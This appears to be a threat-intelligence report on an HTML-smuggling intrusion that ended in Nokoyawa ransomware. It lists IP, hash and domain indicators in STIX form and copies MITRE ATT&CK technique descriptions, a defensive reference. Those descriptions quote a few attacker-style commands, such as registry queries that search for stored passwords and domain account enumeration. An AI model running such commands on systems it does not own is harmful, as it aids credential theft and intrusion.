Aug 28 2023

NETMANAGEIT

Intelligence Report

HTML Smuggling Leads to Domain Wide Ransomware



Table of contents

Overview

Entities

Observables

External References

Overview

Description

Summary analysis of an intrusion which began with the email delivery of an HTML file and concluded with deployment of Nokoyawa Ransomware within 12 hours after initial compromise.

Confidence

This value represents the confidence in the correctness of the data contained within this report.

15 / 100

Indicator

Name

5.8.18.242

Description

ISP: IP Volume inc **OS:** None ---------- Hostnames: ---------- Domains: ---------- Services: **22:** ``` SSH-2.0-OpenSSH_9.0p1 Debian-1 Key type: ecdsa-sha2-nistp256 Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCIgkYpeUpqV81kTV0ZBfTLBuIxoZqfFm9dYH3aPyr/fj1Sxl2AOP8ApOLkjRYwsF2Jfl9/B9sIWg+8TNP3kAVk= Fingerprint: 9b:d7:9f:fa:eb:8d:e3:1c:98:13:b3:ce:51:b3:04:88 Kex Algorithms: sntrup761x25519-sha512@openssh.com curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **3389:** ``` Remote Desktop Protocol \x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00\x02\x01\x08\x00\x00\x00\x00\x00 ``` ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '5.8.18.242']

Name

d3db55cd5677b176eb837a536b53ed8c5eabbfd68f64b88dd083dc9ce9ffb64e

Description

SHA256 of c599c32d6674c01d65bff6c7710e94b6d1f36869

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'd3db55cd5677b176eb837a536b53ed8c5eabbfd68f64b88dd083dc9ce9ffb64e']

Name

31cd7f14a9b945164e0f216c2d540ac87279b6c8befaba1f0813fbad5252248b

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '31cd7f14a9b945164e0f216c2d540ac87279b6c8befaba1f0813fbad5252248b']

Name

e71772b0518fa9bc6dddd370de2d6b0869671264591d377cdad703fa5a75c338

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'e71772b0518fa9bc6dddd370de2d6b0869671264591d377cdad703fa5a75c338']

Name

be604dc018712b1b1a0802f4ec5a35b29aab839f86343fc4b6f2cb784d58f901

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'be604dc018712b1b1a0802f4ec5a35b29aab839f86343fc4b6f2cb784d58f901']

Name

57492d33b7c0755bb411b22d2dfdfdf088cbbfcd010e30dd8d425d5fe66adff4

Description

ConventionEngine_Anomaly_MultiPDB_Double SHA256 of b97761358338e640a31eef5e5c5773b633890914

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '57492d33b7c0755bb411b22d2dfdfdf088cbbfcd010e30dd8d425d5fe66adff4']

Name

pikchayola.pics

Pattern Type

stix

Pattern

[domain-name:value = 'pikchayola.pics']

Name

questdisar.com

Pattern Type

stix

Pattern

[domain-name:value = 'questdisar.com']

Name

e351ba5e50743215e8e99b5f260671ca8766886f69d84eabb83e99d55884bc2f

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'e351ba5e50743215e8e99b5f260671ca8766886f69d84eabb83e99d55884bc2f']

Name

ce6fc6cca035914a28bbc453ee3e8ef2b16a79afc01d8cb079c70c7aee0e693f

Description

Delphi SHA256 of a5c1e4203c740093c5184faf023911d8f12df96c

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'ce6fc6cca035914a28bbc453ee3e8ef2b16a79afc01d8cb079c70c7aee0e693f']

Name

364d346da8e398a89d3542600cbc72984b857df3d20a6dc37879f14e5e173522

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '364d346da8e398a89d3542600cbc72984b857df3d20a6dc37879f14e5e173522']

Name

57842fe8723ed6ebdf7fc17fc341909ad05a7a4feec8bdb5e062882da29fa1a8

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '57842fe8723ed6ebdf7fc17fc341909ad05a7a4feec8bdb5e062882da29fa1a8']

Name

trentonkaizerfak.com

Pattern Type

stix

Pattern

[domain-name:value = 'trentonkaizerfak.com']

Name

c6294ebb7d2540ee7064c60d361afb54f637370287983c7e5e1e46115613169a

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'c6294ebb7d2540ee7064c60d361afb54f637370287983c7e5e1e46115613169a']

Name

2c2513e17a23676495f793584d7165900130ed4e8cccf72d9d20078e27770e04

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '2c2513e17a23676495f793584d7165900130ed4e8cccf72d9d20078e27770e04']

Name

7095beafff5837070a89407c1bf3c6acf8221ed786e0697f6c578d4c3de0efd6

Description

Win64:Malware-gen SHA256 of 0f5457b123e60636623f585cc2bf2729f13a95d6

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '7095beafff5837070a89407c1bf3c6acf8221ed786e0697f6c578d4c3de0efd6']

Malware

Name
Nokoyawa

Attack-Pattern

Name

Credentials in Registry

ID

T1552.002

Description

Adversaries may search the Registry on compromised systems for insecurely stored credentials. The Windows Registry stores configuration information that can be used by the system or other programs. Adversaries may query the Registry looking for credentials and passwords that have been stored for use by other programs or services. Sometimes these credentials are used for automatic logons. Example commands to find Registry keys related to password information: (Citation: Pentestlab Stored Credentials) * Local Machine Hive: `reg query HKLM /f password /t REG_SZ /s` * Current User Hive: `reg query HKCU /f password /t REG_SZ /s`

Name

System Location Discovery

ID

T1614

Description

Adversaries may gather information in an attempt to calculate the geographical location of a victim host. Adversaries may use the information from [System Location Discovery](https://attack.mitre.org/techniques/T1614) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions. Adversaries may attempt to infer the location of a system using various system checks, such as time zone, keyboard layout, and/or language settings. (Citation: FBI Ragnar Locker 2020)(Citation: Sophos Geolocation 2016)(Citation: Bleepingcomputer RAT malware 2020) Windows API functions such as `GetLocaleInfoW` can also be used to determine the locale of the host.(Citation: FBI Ragnar Locker 2020) In cloud environments, an instance's availability zone may also be discovered by accessing the instance metadata service from the instance.(Citation: AWS Instance Identity Documents) (Citation: Microsoft Azure Instance Metadata 2021) Adversaries may also attempt to infer the location of a victim host using IP addressing, such as via online geolocation IP-lookup services.(Citation: Securelist Trasparent Tribe 2020)(Citation: Sophos Geolocation 2016)

Name

Local Groups

ID

T1069.001

Description

Adversaries may attempt to find local system groups and permission settings. The knowledge of local system permission groups can help adversaries determine which groups exist and which users belong to a particular group. Adversaries may use this information to determine which users have elevated permissions, such as the users found within the local administrators group. Commands such as `net localgroup` of the [Net](https://attack.mitre.org/software/S0039) utility, `dscl . -list /Groups` on macOS, and `groups` on Linux can list local groups.

Name

Domain Groups

ID

T1069.002

Description

Adversaries may attempt to find domain-level groups and permission settings. The knowledge of domain-level permission groups can help adversaries determine which groups exist and which users belong to a particular group. Adversaries may use this information to determine which users have elevated permissions, such as domain administrators. Commands such as `net group /domain` of the [Net](https://attack.mitre.org/software/S0039) utility, `dscacheutil -q group` on macOS, and `ldapsearch` on Linux can list domain-level groups.

Name

Credentials In Files

ID

T1552.001

Description

Adversaries may search local file systems and remote file shares for files containing insecurely stored credentials. These can be files created by users to store their own credentials, shared credential stores for a group of individuals, configuration files containing passwords for a system or service, or source code/binary files containing embedded passwords. It is possible to extract passwords from backups or saved virtual machines through [OS Credential Dumping](https://attack.mitre.org/techniques/T1003). (Citation: CG 2014) Passwords may also be obtained from Group Policy Preferences stored on the Windows Domain Controller. (Citation: SRD GPP) In cloud and/or containerized environments, authenticated user and service account credentials are often stored in local configuration and credential files.(Citation: Unit 42 Hildegard Malware) They may also be found as parameters to deployment commands in container logs.(Citation: Unit 42 Unsecured Docker Daemons) In some cases, these files can be copied and reused on another machine or the contents can be read and then used to authenticate without needing to copy any files.(Citation: Specter Ops - Cloud Credential Storage)

Name

Domain Trust Discovery

ID

T1482

Description

Adversaries may attempt to gather information on domain trust relationships that may be used to identify lateral movement opportunities in Windows multi-domain/forest environments. Domain trusts provide a mechanism for a domain to allow access to resources based on the authentication procedures of another domain.(Citation: Microsoft Trusts) Domain trusts allow the users of the trusted domain to access resources in the trusting domain. The information discovered may help the adversary conduct [SID-History Injection](https://attack.mitre.org/techniques/T1134/005), [Pass the Ticket](https://attack.mitre.org/techniques/T1550/003), and [Kerberoasting](https://attack.mitre.org/techniques/T1558/003).(Citation: AdSecurity Forging Trust Tickets)(Citation: Harmj0y Domain Trusts) Domain trusts can be enumerated using the `DSEnumerateDomainTrusts()` Win32 API call, .NET methods, and LDAP.(Citation: Harmj0y Domain Trusts) The Windows utility [Nltest](https://attack.mitre.org/software/S0359) is known to be used by adversaries to enumerate domain trusts.(Citation: Microsoft Operation Wilysupply)

Name

Local Account

ID

T1087.001

Description

Adversaries may attempt to get a listing of local system accounts. This information can help adversaries determine which local accounts exist on a system to aid in follow-on behavior. Commands such as `net user` and `net localgroup` of the [Net](https://attack.mitre.org/software/S0039) utility and `id` and `groups`on macOS and Linux can list local users and groups. On Linux, local users can also be enumerated through the use of

the `/etc/passwd` file. On macOS the `dscl . list /Users` command can be used to enumerate local accounts.

Name

Domain Account

ID

T1087.002

Description

Adversaries may attempt to get a listing of domain accounts. This information can help adversaries determine which domain accounts exist to aid in follow-on behavior such as targeting specific accounts which possess particular privileges. Commands such as `net user /domain` and `net group /domain` of the [Net](https://attack.mitre.org/software/S0039) utility, `dscacheutil -q group`on macOS, and `ldapsearch` on Linux can list domain users and groups. [PowerShell](https://attack.mitre.org/techniques/T1059/001) cmdlets including `Get-ADUser` and `Get-ADGroupMember` may enumerate members of Active Directory groups.

Name

SMB/Windows Admin Shares

ID

T1021.002

Description

Adversaries may use [Valid Accounts](https://attack.mitre.org/techniques/T1078) to interact with a remote network share using Server Message Block (SMB). The adversary may then perform actions as the logged-on user. SMB is a file, printer, and serial port sharing protocol for Windows machines on the same network or domain. Adversaries may use SMB to interact with file shares, allowing them to move laterally throughout a network. Linux and macOS implementations of SMB typically use Samba. Windows systems have

hidden network shares that are accessible only to administrators and provide the ability for remote file copy and other administrative functions. Example network shares include `C$`, `ADMIN$`, and `IPC$`. Adversaries may use this technique in conjunction with administrator-level [Valid Accounts](https://attack.mitre.org/techniques/T1078) to remotely access a networked system over SMB,(Citation: Wikipedia Server Message Block) to interact with systems using remote procedure calls (RPCs),(Citation: TechNet RPC) transfer files, and run transferred binaries through remote Execution. Example execution techniques that rely on authenticated sessions over SMB/RPC are [Scheduled Task/Job](https://attack.mitre.org/techniques/T1053), [Service Execution](https://attack.mitre.org/techniques/T1569/002), and [Windows Management Instrumentation](https://attack.mitre.org/techniques/T1047). Adversaries can also use NTLM hashes to access administrator shares on systems with [Pass the Hash](https://attack.mitre.org/techniques/T1550/002) and certain configuration and patch levels.(Citation: Microsoft Admin Shares)

Name

Lateral Tool Transfer

ID

T1570

Description

Adversaries may transfer tools or other files between systems in a compromised environment. Once brought into the victim environment (i.e. [Ingress Tool Transfer](https://attack.mitre.org/techniques/T1105)) files may then be copied from one system to another to stage adversary tools or other files over the course of an operation. Adversaries may copy files between internal victim systems to support lateral movement using inherent file sharing protocols such as file sharing over [SMB/Windows Admin Shares](https://attack.mitre.org/techniques/T1021/002) to connected network shares or with authenticated connections via [Remote Desktop Protocol](https://attack.mitre.org/techniques/T1021/001).(Citation: Unit42 LockerGoga 2019) Files can also be transferred using native or otherwise present tools on the victim system, such as scp, rsync, curl, sftp, and [ftp](https://attack.mitre.org/software/S0095).

Name

Remote Desktop Protocol

ID

T1021.001

Description

Adversaries may use [Valid Accounts](https://attack.mitre.org/techniques/T1078) to log into a computer using the Remote Desktop Protocol (RDP). The adversary may then perform actions as the logged-on user. Remote desktop is a common feature in operating systems. It allows a user to log into an interactive session with a system desktop graphical user interface on a remote system. Microsoft refers to its implementation of the Remote Desktop Protocol (RDP) as Remote Desktop Services (RDS).(Citation: TechNet Remote Desktop Services) Adversaries may connect to a remote system over RDP/RDS to expand access if the service is enabled and allows access to accounts with known credentials. Adversaries will likely use Credential Access techniques to acquire credentials to use with RDP. Adversaries may also use RDP in conjunction with the [Accessibility Features](https://attack.mitre.org/techniques/T1546/008) or [Terminal Services DLL](https://attack.mitre.org/techniques/T1505/005) for Persistence.(Citation: Alperovitch Malware)

Name

Windows Management Instrumentation

ID

T1047

Description

Adversaries may abuse Windows Management Instrumentation (WMI) to execute malicious commands and payloads. WMI is an administration feature that provides a uniform environment to access Windows system components. The WMI service enables both local and remote access, though the latter is facilitated by [Remote Services](https://attack.mitre.org/techniques/T1021) such as [Distributed Component Object Model](https://attack.mitre.org/techniques/T1021/003) (DCOM) and [Windows Remote Management] (https://attack.mitre.org/techniques/T1021/006) (WinRM).(Citation: MSDN WMI) Remote WMI over DCOM operates using port 135, whereas WMI over WinRM operates over port 5985 when using HTTP and 5986 for HTTPS.(Citation: MSDN WMI)(Citation: FireEye WMI 2015) An adversary can use WMI to interact with local and remote systems and use it as a means to

execute various behaviors, such as gathering information for Discovery as well as remote Execution of files as part of Lateral Movement. (Citation: FireEye WMI SANS 2015) (Citation: FireEye WMI 2015)

Name

Match Legitimate Name or Location

ID

T1036.005

Description

Adversaries may match or approximate the name or location of legitimate files or resources when naming/placing them. This is done for the sake of evading defenses and observation. This may be done by placing an executable in a commonly trusted directory (ex: under System32) or giving it the name of a legitimate, trusted program (ex: svchost.exe). In containerized environments, this may also be done by creating a resource in a namespace that matches the naming convention of a container pod or cluster. Alternatively, a file or container image name given may be a close approximation to legitimate programs/images or something innocuous. Adversaries may also use the same icon of the file they are trying to mimic.

Name

Valid Accounts

ID

T1078

Description

Adversaries may obtain and abuse credentials of existing accounts as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Compromised credentials may be used to bypass access controls placed on various resources on systems within the network and may even be used for persistent access to remote systems and

externally available services, such as VPNs, Outlook Web Access, network devices, and remote desktop.(Citation: volexity_0day_sophos_FW) Compromised credentials may also grant an adversary increased privilege to specific systems or access to restricted areas of the network. Adversaries may choose not to use malware or tools in conjunction with the legitimate access those credentials provide to make it harder to detect their presence. In some cases, adversaries may abuse inactive accounts: for example, those belonging to individuals who are no longer part of an organization. Using these accounts may allow the adversary to evade detection, as the original account user will not be present to identify any anomalous activity taking place on their account.(Citation: CISA MFA PrintNightmare) The overlap of permissions for local, domain, and cloud accounts across a network of systems is of concern because the adversary may be able to pivot across accounts and systems to reach a high level of access (i.e., domain or enterprise administrator) to bypass access controls set within the enterprise.(Citation: TechNet Credential Theft)

Name

Security Software Discovery

ID

T1518.001

Description

Adversaries may attempt to get a listing of security software, configurations, defensive tools, and sensors that are installed on a system or in a cloud environment. This may include things such as firewall rules and anti-virus. Adversaries may use the information from [Security Software Discovery](https://attack.mitre.org/techniques/T1518/001) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions. Example commands that can be used to obtain security software information are [netsh](https://attack.mitre.org/software/S0108), `reg query` with [Reg](https://attack.mitre.org/software/S0075), `dir` with [cmd](https://attack.mitre.org/software/S0106), and [Tasklist](https://attack.mitre.org/software/S0057), but other indicators of discovery behavior may be more specific to the type of software or security system the adversary is looking for. It is becoming more common to see macOS malware perform checks for LittleSnitch and KnockKnock software. Adversaries may also utilize cloud APIs to discover the configurations of firewall rules within an environment.(Citation: Expel IO Evil in AWS) For example, the permitted IP ranges, ports or user accounts for the inbound/outbound rules of security groups, virtual firewalls established within AWS for EC2 and/or VPC instances, can be revealed by the

`DescribeSecurityGroups` action with various request parameters. (Citation: DescribeSecurityGroups - Amazon Elastic Compute Cloud)

Name

Process Injection

ID

T1055

Description

Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process. There are many different ways to inject code into a process, many of which abuse legitimate functionalities. These implementations exist for every major OS but are typically platform specific. More sophisticated samples may perform multiple process injections to segment modules and further evade detection, utilizing named pipes or other inter-process communication (IPC) mechanisms as a communication channel.

Name

Web Protocols

ID

T1071.001

Description

Adversaries may communicate using application layer protocols associated with web traffic to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the

protocol traffic between the client and server. Protocols such as HTTP/S(Citation: CrowdStrike Putter Panda) and WebSocket(Citation: Brazking-Websockets) that carry web traffic may be very common in environments. HTTP/S packets have many fields and headers in which data can be concealed. An adversary may abuse these protocols to communicate with systems under their control within a victim network while also mimicking normal, expected traffic.

Name

PowerShell

ID

T1059.001

Description

Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system.(Citation: TechNet PowerShell) Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the `Start-Process` cmdlet which can be used to run an executable and the `Invoke-Command` cmdlet which runs a command locally or on a remote computer (though administrator permissions are required to use PowerShell to connect to remote systems). PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk. A number of PowerShell-based offensive testing tools are available, including [Empire](https://attack.mitre.org/software/S0363), [PowerSploit](https://attack.mitre.org/software/S0194), [PoshC2](https://attack.mitre.org/software/S0378), and PSAttack.(Citation: Github PSAttack) PowerShell commands/scripts can also be executed without directly invoking the `powershell.exe` binary through interfaces to PowerShell's underlying `System.Management.Automation` assembly DLL exposed through the .NET framework and Windows Common Language Interface (CLI).(Citation: Sixdub PowerPick Jan 2016)(Citation: SilentBreak Offensive PS Dec 2015)(Citation: Microsoft PSfromCsharp APR 2014)

Name

System Network Configuration Discovery

ID

T1016

Description

Adversaries may look for details about the network configuration and settings, such as IP and/or MAC addresses, of systems they access or through information discovery of remote systems. Several operating system administration utilities exist that can be used to gather this information. Examples include [Arp](https://attack.mitre.org/software/S0099), [ipconfig](https://attack.mitre.org/software/S0100)/[ifconfig](https://attack.mitre.org/software/S0101), [nbtstat](https://attack.mitre.org/software/S0102), and [route](https://attack.mitre.org/software/S0103). Adversaries may also leverage a [Network Device CLI](https://attack.mitre.org/techniques/T1059/008) on network devices to gather information about configurations and settings, such as IP addresses of configured interfaces and static/dynamic routes (e.g. `show ip route`, `show ip interface`).(Citation: US-CERT-TA18-106A)(Citation: Mandiant APT41 Global Intrusion) Adversaries may use the information from [System Network Configuration Discovery](https://attack.mitre.org/techniques/T1016) during automated discovery to shape follow-on behaviors, including determining certain access within the target network and what actions to do next.

Name

Malicious File

ID

T1204.002

Description

An adversary may rely upon a user opening a malicious file in order to gain execution. Users may be subjected to social engineering to get them to open a file that will lead to code execution. This user action will typically be observed as follow-on behavior from [Spearphishing Attachment](https://attack.mitre.org/techniques/T1566/001). Adversaries may use several types of files that require a user to execute them, including .doc, .pdf, .xls, .rtf, .scr, .exe, .lnk, .pif, and .cpl. Adversaries may employ various forms of [Masquerading](https://attack.mitre.org/techniques/T1036) and [Obfuscated Files or Information](https://attack.mitre.org/techniques/T1027) to increase the likelihood that a

user will open and successfully execute a malicious file. These methods may include using a familiar naming convention and/or password protecting the file and supplying instructions to a user on how to open it.(Citation: Password Protected Word Docs) While [Malicious File](https://attack.mitre.org/techniques/T1204/002) frequently occurs shortly after Initial Access it may occur at other phases of an intrusion, such as when an adversary places a file in a shared directory or on a user's desktop hoping that a user will click on it. This activity may also be seen shortly after [Internal Spearphishing](https://attack.mitre.org/techniques/T1534).

Name

Scheduled Task

ID

T1053.005

Description

Adversaries may abuse the Windows Task Scheduler to perform task scheduling for initial or recurring execution of malicious code. There are multiple ways to access the Task Scheduler in Windows. The [schtasks](https://attack.mitre.org/software/S0111) utility can be run directly on the command line, or the Task Scheduler can be opened through the GUI within the Administrator Tools section of the Control Panel. In some cases, adversaries have used a .NET wrapper for the Windows Task Scheduler, and alternatively, adversaries have used the Windows netapi32 library to create a scheduled task. The deprecated [at](https://attack.mitre.org/software/S0110) utility could also be abused by adversaries (ex: [At](https://attack.mitre.org/techniques/T1053/002)), though `at.exe` can not access tasks created with `schtasks` or the Control Panel. An adversary may use Windows Task Scheduler to execute programs at system startup or on a scheduled basis for persistence. The Windows Task Scheduler can also be abused to conduct remote Execution as part of Lateral Movement and/or to run a process under the context of a specified account (such as SYSTEM). Similar to [System Binary Proxy Execution](https://attack.mitre.org/techniques/T1218), adversaries have also abused the Windows Task Scheduler to potentially mask one-time execution under signed/trusted system processes.(Citation: ProofPoint Serpent) Adversaries may also create "hidden" scheduled tasks (i.e. [Hide Artifacts](https://attack.mitre.org/techniques/T1564)) that may not be visible to defender tools and manual queries used to enumerate tasks. Specifically, an adversary may hide a task from `schtasks /query` and the Task Scheduler by deleting the associated Security Descriptor (SD) registry value (where deletion of this value must be completed using SYSTEM permissions).(Citation: SigmaHQ)(Citation: Tarrask scheduled task) Adversaries may

also employ alternate methods to hide tasks, such as altering the metadata (e.g., `Index` value) within associated registry keys.(Citation: Defending Against Scheduled Task Attacks in Windows Environments)

Name

Spearphishing Attachment

ID

T1566.001

Description

Adversaries may send spearphishing emails with a malicious attachment in an attempt to gain access to victim systems. Spearphishing attachment is a specific variant of spearphishing. Spearphishing attachment is different from other forms of spearphishing in that it employs the use of malware attached to an email. All forms of spearphishing are electronically delivered social engineering targeted at a specific individual, company, or industry. In this scenario, adversaries attach a file to the spearphishing email and usually rely upon [User Execution](https://attack.mitre.org/techniques/T1204) to gain execution. Spearphishing may also involve social engineering techniques, such as posing as a trusted source. There are many options for the attachment such as Microsoft Office documents, executables, PDFs, or archived files. Upon opening the attachment (and potentially clicking past protections), the adversary's payload exploits a vulnerability or directly executes on the user's system. The text of the spearphishing email usually tries to give a plausible reason why the file should be opened, and may explain how to bypass system protections in order to do so. The email may also contain instructions on how to decrypt an attachment, such as a zip file password, in order to evade email boundary defenses. Adversaries frequently manipulate file extensions and icons in order to make attached executables appear to be document files, or files exploiting one application appear to be a file for a different one.

Name

Data Encrypted for Impact

ID

T1486

Description

Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. They can attempt to render stored data inaccessible by encrypting files or data on local and remote drives and withholding access to a decryption key. This may be done in order to extract monetary compensation from a victim in exchange for decryption or a decryption key (ransomware) or to render data permanently inaccessible in cases where the key is not saved or transmitted.(Citation: US-CERT Ransomware 2016)(Citation: FireEye WannaCry 2017)(Citation: US-CERT NotPetya 2017)(Citation: US-CERT SamSam 2018) In the case of ransomware, it is typical that common user files like Office documents, PDFs, images, videos, audio, text, and source code files will be encrypted (and often renamed and/or tagged with specific file markers). Adversaries may need to first employ other behaviors, such as [File and Directory Permissions Modification](https://attack.mitre.org/techniques/T1222) or [System Shutdown/Reboot](https://attack.mitre.org/techniques/T1529), in order to unlock and/or gain access to manipulate these files.(Citation: CarbonBlack Conti July 2020) In some cases, adversaries may encrypt critical system files, disk partitions, and the MBR.(Citation: US-CERT NotPetya 2017) To maximize impact on the target organization, malware designed for encrypting data may have worm-like features to propagate across a network by leveraging other attack techniques like [Valid Accounts](https://attack.mitre.org/techniques/T1078), [OS Credential Dumping](https://attack.mitre.org/techniques/T1003), and [SMB/Windows Admin Shares](https://attack.mitre.org/techniques/T1021/002).(Citation: FireEye WannaCry 2017)(Citation: US-CERT NotPetya 2017) Encryption malware may also leverage [Internal Defacement](https://attack.mitre.org/techniques/T1491/001), such as changing victim wallpapers, or otherwise intimidate victims by sending ransom notes or other messages to connected printers (known as "print bombing").(Citation: NHS Digital Egregor Nov 2020) In cloud environments, storage objects within compromised accounts may also be encrypted.(Citation: Rhino S3 Ransomware Part 1)

Name

Windows Command Shell

ID

T1059.003

Description

